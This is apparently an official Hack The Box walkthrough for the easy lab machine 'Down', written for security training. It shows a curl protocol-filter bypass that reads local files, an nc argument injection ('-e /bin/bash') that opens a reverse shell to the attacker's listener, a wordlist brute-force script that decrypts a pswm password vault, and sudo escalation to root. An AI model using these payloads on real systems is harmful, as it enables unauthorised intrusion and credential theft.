



HACKTHEBOX



Down

30th Apr. 2025

Prepared By: 0xEr3bus

Machine Author(s): jkr

Difficulty: **Easy**

Classification: Official

Synopsis

Down is an easy-rated Linux machine that involves exploiting an arbitrary file read by bypassing a protocol-based filter to discover the source code of the running PHP web app, eventually, a remote code execution to gain an initial foothold. The attacker finds a readable `pwm` encrypted file in the user's home directory. The `pwm` uses Python's `cryptocode` module and a master password to encrypt and decrypt the data. The attacker is supposed to write a small script to decrypt the blob and compromise the user. The compromised user is a member of the `sudo` group, allowing the user to escalate and obtain root access.

Skills Required

- Basic understanding of web enumeration
- Basic scripting with Python

Skills Learned

- Arbitrary file read
- Remote code execution
- Source Code Review

Enumeration

Nmap

```
$ ports=$(nmap -Pn -p- --min-rate=1000 -T4 10.129.234.87 | grep ^[0-9] | cut -d '/' -f 1 |  
tr '\n' ',' | sed s/,,$//)  
$ nmap -p$ports -sC -sV 10.129.234.87
```

```
Nmap scan report for 10.129.234.87  
Host is up (0.013s latency).  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.11 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|   256 f6:cc:21:7c:ca:da:ed:34:fd:04:ef:e6:f9:4c:dd:f8 (ECDSA)  
|_  256 fa:06:1f:f4:bf:8c:e3:b0:c8:40:21:0d:57:06:dd:11 (ED25519)  
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))  
|_ http-title: Is it down or just me?  
|_ http-server-header: Apache/2.4.52 (Ubuntu)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The Nmap output reveals two open ports. We noticed that two services, `ssh` and `Apache`, are running on ports `22` and `80`, respectively. The Apache is serving a website named `Is it down or just me?` The web server has an input field allowing users to enter a URL, and the website checks if the server is up and running or not. If we start a listener on port 80 and let the web server access our listener, we can get any interesting headers.



Is it down or just me?

Is that website down, or is it just you?

Is it down?


It is down for everyone! 😞

```
$ nc -lnvp 80  
listening on [any] 80 ...  
connect to [10.10.14.67] from (UNKNOWN) [10.129.234.87] 40688  
GET / HTTP/1.1  
Host: 10.10.14.67  
User-Agent: curl/7.81.0  
Accept: */*
```


The request contains `User-Agent` , which is `curl/7.81.0` . It seems like the backend is using `cURL` to make a request.

Foothold

`cURL` allows users to use various protocols like `file` and `gopher` . If the server is not properly sanitising the request, we can inject a malicious URL to point it to local files to achieve an arbitrary file read. When we try to use something like `file` & `somethingdoesntexist` we can get a response saying only HTTP/HTTPS protocols are allowed. It is safe to assume the web app uses whitelisting for the protocols list.



One way to bypass it is to use various special characters. [Seclists](#) has a wordlist of special characters, which we can try with and without URL encoding.



One of the filters which work flawlessly is actually white space, URL encoding as `+` between two protocols. `http:// file:///etc/passwd`.

Request		Response	
Pretty	Raw	Pretty	Raw
1 POST /index.php HTTP/1.1			
2 Host: 10.129.234.87			
3 Content-Length: 32			
4 Cache-Control: max-age=0			<p id="outputDetails">
5 Accept-Language: en-US,en;q=0.9			<pre>
6 Origin: http://10.129.234.87		32	root:x:0:0:root:/root:/bin/bash
7 Content-Type: application/x-www-form-urlencoded		33	daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 Upgrade-Insecure-Requests: 1		34	bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36		35	sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 Accept:		36	sync:x:4:65534:sync:/bin:/bin/sync
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp		37	games:x:5:60:games:/usr/games:/usr/sbin/nologin
,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		38	man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
11 Referer: http://10.129.234.87/		39	lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
12 Accept-Encoding: gzip, deflate, br		40	mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
13 Connection: keep-alive		41	news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
14		42	uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
15 url=http://+file%3a//etc/passwd		43	proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
		44	www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
			backup:x:34:34:backup:/var/backups:/usr/sbin/nologin

As we know, the server is running Apache2 and PHP, and the default location of the source code is `/var/www/html/index.php`.


Request		Response	
Pretty	Raw	Pretty	Raw
1 POST /index.php HTTP/1.1			href="style.css">
2 Host: 10.129.234.87		38	</head>
3 Content-Length: 44		39	<body>
4 Cache-Control: max-age=0		40	
5 Accept-Language: en-US,en;q=0.9		41	<header>
6 Origin: http://10.129.234.87		42	<img src="/logo.png"
7 Content-Type: application/x-www-form-urlencoded		43	alt="Logo">
8 Upgrade-Insecure-Requests: 1		44	<h2>Is it down or just me?</h2>
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36		45	</header>
10 Accept:		46	<div class="container">
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp		47	
,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		48	<?php
11 Referer: http://10.129.234.87/		49	if (isset(\$_GET['expertmode']))
12 Accept-Encoding: gzip, deflate, br			&& \$_GET['expertmode'] ==
13 Connection: keep-alive			'tcp') {
14		50	echo '<h1>Is the port refused, or
15 url=http://+file%3a//var/www/html/index.php		51	is it just you?</h1>
		52	<form id="urlForm" action="index.php?expertmode=
		53	tcp" method="POST">
			<input type="text" id="ip" name="ip"
			placeholder="Please enter an IP."
			<input type="number" id="port" name="port"
			placeholder="Please enter a port number."
			<button type="submit">Is it refused?</button>
			</form>
			} else {
			echo <h1>Is that website down, or is it just you?</h1>
			<form id="urlForm" action="index.php" method="POST">
			<input type="url" id="url" name="url"
			placeholder="Please enter a URL."
			<button type="submit">Is it down?</button>
			</form>
			}

Reading through the source code, we can see there's an `if` condition to check whether the user has provided a GET parameter called `expertmode` with the value `tcp`.

```
[...SNIP...]
<?php
if ( isset($_GET['expertmode']) && $_GET['expertmode'] == 'tcp' ) {
    echo '<h1>Is the port refused, or is it just you?</h1>'
    <form id="urlForm" action="index.php?expertmode=tcp" method="POST">
        <input type="text" id="url" name="ip" placeholder="Please enter an IP." required<br>
        <input type="number" id="port" name="port" placeholder="Please enter a port number." required<br>
        <button type="submit">Is it refused?</button>
    </form>;
} else {
    echo '<h1>Is that website down, or is it just you?</h1>'
    <form id="urlForm" action="index.php" method="POST">
        <input type="url" id="url" name="url" placeholder="Please enter a URL." required<br>
        <button type="submit">Is it down?</button>
    </form>;
}

[...SNIP...]
```

If so, the server will display a new functionality called `Is the port refused, or is it just you?`



Is it down or just me?

Is the port refused, or is it just you?

Please enter an IP.

Please enter a port number.

Is it refused?

The server also checks and sanitises the user's input IP address and port. However, the values passed to the `nc` command are still unsanitised ones.

```
[...SNIP...]

if ( isset($_GET['expertmode']) && $_GET['expertmode'] === 'tcp' && isset($_POST['ip']) && isset($_POST['port']) ) {
    $ip = trim($_POST['ip']);
    $valid_ip = filter_var($ip, FILTER_VALIDATE_IP);
    $port = trim($_POST['port']);
    $port_int = intval($port);
    $valid_port = filter_var($port_int, FILTER_VALIDATE_INT);
    if ( $valid_ip && $valid_port ) {
        $rc = 255; $output = '';
        $sec = escapeshellcmd("/usr/bin/nc -vz $ip $port");
        exec($sec . " 2>&1", $output, $rc);
        echo '<div class="output" id="outputSection">';
    }
}

[...SNIP...]
```

So, attackers can inject a malicious payload to gain remote code execution. The `nc` command has a command-line argument called `-e`, which gives shell access to the remote connection when appended by any path to a shell, like `/bin/bash`.

Request

Pretty

Raw

Hex



ln



```
1 POST /index.php?expertmode=tcp HTTP/1.1
2 Host: 10.129.234.87
3 Content-Length: 24
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://10.129.234.87
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
  ,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://10.129.234.87/index.php?expertmode=tcp
12 Accept-Encoding: gzip, deflate, br
13 Connection: keep-alive
14
15 ip=10.10.14.67&port=1337+-e+/bin/bash
```

```
$ nc -lnvp 1337
listening on [any] 1337 ...
connect to [10.10.14.67] from (UNKNOWN) [10.129.234.87] 43536
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
hostname
down
```

Now that we have a shell, we can upgrade it using Python's pty.

```
python3 -c 'import pty; pty.spawn("/bin/bash")'

www-data@down:/var/www/html$ ^Z
[1] + 372188 suspended nc -lnvp 1337

$ ~/Down[fg: 1] » stty raw -echo; fg
[1] + 372188 continued nc -lnvp 1337

www-data@down:/var/www/html$ export TERM=xterm
```

The user flag can now be obtained from `/var/www/html/user_aeT1xa.txt`.

Privilege Escalation

Looking at the file system, there is a user called `Aleks` whose home directory is located in `/home/aleks`. Looking at this users home directory we see that under the `.local/share` directory, there is a non-default directory called `pswm`.

```
www-data@down:/home/aleks/.local/share$ pwd
/home/aleks/.local/share
www-data@down:/home/aleks/.local/share$ ls -la
total 12
drwxrwxr-x 3 aleks aleks 4096 Sep 13 2024 .
drwxrwxr-x 3 aleks aleks 4096 Sep  6 2024 ..
drwxrwxr-x 2 aleks aleks 4096 Sep 13 2024 pswm
www-data@down:/home/aleks/.local/share$ ls pswm/
pswm
www-data@down:/home/aleks/.local/share$ cat pswm/pswm
e9laWoKiJ00dwK05b3hG7xMD+uIBBwl/v01lBRD+pntORa6Z/Xu/TdN3aG/ksAA0Sz55/kLggw==*xHnWpIqBwc25r
rHFGPzyTg==*4Nt/05WUbySGyvDgSlpoUw==*u65Jfe0ml9BFaKEviDCHBQ==
www-data@down:/home/aleks/.local/share$
```

A quick Google search about [pswm](#) reveals that it's a Python-based command-line password manager. Looking through the source code, there is a function called `encrypted_file_to_lines`, which takes a filename and a master password to decrypt a given file. As we don't know the master password, we can use a password wordlist like `Rockyou` or `Xato-Net` to get the master password. We can write a script that performs password brute force to recover the master password.

```
import cryptocode
import os

def encrypted_file_to_lines(file_name, master_password):
    if not os.path.isfile(file_name):
        return ""

    with open(file_name, 'r') as file:
        encrypted_text = file.read()

    decrypted_text = cryptocode.decrypt(encrypted_text, master_password)
    if decrypted_text is False:
        return False

    decrypted_lines = decrypted_text.splitlines()

    print(master_password)
    print(decrypted_lines)

    return decrypted_lines
```

```
words = open("/usr/share/wordlists/seclists/Passwords/xato-net-10-million-passwords-1000.txt", 'r', errors="ignore").readlines()
for word in words:
    encrypted_file_to_lines('pswm', word.strip())
```

Running the script gives us decrypted data and the master password.

```
$ python3 decrypt.py
flower
['pswm\taleks\tflower', 'aleks@down\taleks\t1uY3w22uc-Wr{xNHR~+E}']
```

The password `1uY3w22uc-Wr{xNHR~+E}` in the vault works for the Aleks user, and we can get an SSH session.

```
$ sshpass -p '1uY3w22uc-Wr{xNHR~+E}' ssh Aleks@10.129.234.87
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-138-generic x86_64)

System information as of Wed Apr 30 09:22:01 PM UTC 2025

System load:          0.0
Usage of /:            64.0% of 9.75GB
Memory usage:         13%
Swap usage:           0%
Processes:            156
Users logged in:       0
IPv4 address for eth0: 10.129.234.87
IPv6 address for eth0: dead:beef::250:56ff:feb9:c2e
Last login: Wed Apr 30 12:50:39 2025 from 10.10.14.67
Aleks@down:~$
```

The Aleks user is a member of the `sudo` group.

```
Aleks@down:~$ sudo -l
[sudo] password for Aleks:
Matching Defaults entries for Aleks on down:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User Aleks may run the following commands on down:
    (ALL : ALL) ALL
```

We can execute the `sudo su` command, enter the password and get the root session.

```
Aleks@down:~$ sudo su
root@down:/home/Aleks# id
uid=0(root) gid=0(root) groups=0(root)
```

The root flag can now be obtained from `/root/root.txt`.